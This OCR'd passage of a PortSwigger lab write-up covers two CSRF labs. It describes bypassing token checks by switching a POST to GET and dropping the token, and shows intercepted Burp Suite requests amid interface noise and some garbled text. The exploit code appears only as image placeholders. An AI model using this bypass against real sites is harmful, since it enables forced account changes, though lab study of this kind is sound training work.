



4. Lab was successfully completed!




3.2 CSRF where token validation depends on request method


1. To do my investigation, I went online and entered the lab. When I intercepted the Update Email feature, I saw that, in opposition to the prior lab, the csrf token had been included with the email field. I tried disabling CSRF protection by removing the csrf token, but my request was still denied.






2. So, I went about it in a different way. The csrf token was taken out of the request after I switched it from a POST to a GET. That's all there was to it; my request was granted.






3. With this data in hand, I could create a CSRF payload. Using a GET form technique, I generated the following exploit code and sent it off to the exploit site.




4. Lab was successfully exploited!





3.3 CSRF where token validation depends on token being present


1. Like in the previous lab, I went online and entered the lab. In a pattern like the earlier lab, I searched on the Update Email feature and found that, in addition to the email field, there was also a csrf token.




2. Using this data, I was able to build my CSRF hack. Then I clicked “Go to exploit server” and wrote the I wrote the exploit code mentioned in the figure below into the exploit server body. Then I clicked on Store and Deliver exploit to the victim.


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Request to https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net:443 [79.125.84.16]
Forward
Drop
Intercept ...
Action
Open Br...
Comment this item
HTTP/1
Pretty
Raw
Hex
POST /my-account/change-email HTTP/1.1
Host: 0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Cookie: session=DCIv99aCQmAQs47MhkkiaVGOmJfLxAJ
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
email=iman3%40gmail.com&csrf=
6mdtxS18Gr1lHXvDGj6JImfatskzf6Ka
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 20
Search...
0 matches
CSRF where token validation
https://0a7a00880319c162c0db0803006f00e2....
Web Security Academy
CSRF where token validation depends on token being present
LAB
Not solved
Go to exploit server
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
iman3@gmail.com
Update email


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Follow redirection
Target: https://0a7a00880319c162c0...
HTTP/1
Request
Pretty
Raw
Hex
POST /my-account/change-email HTTP/1.1
Host: 0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Cookie: session=DCIv9KaCQmAQs47MhkklxivGOeJFLxAJ
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
email=iman3%40gmail.com&csrf=6mdtxZtZGrllHXvDGj6JImYxtzkzf6Ka
Response
Pretty
Raw
Hex
Render
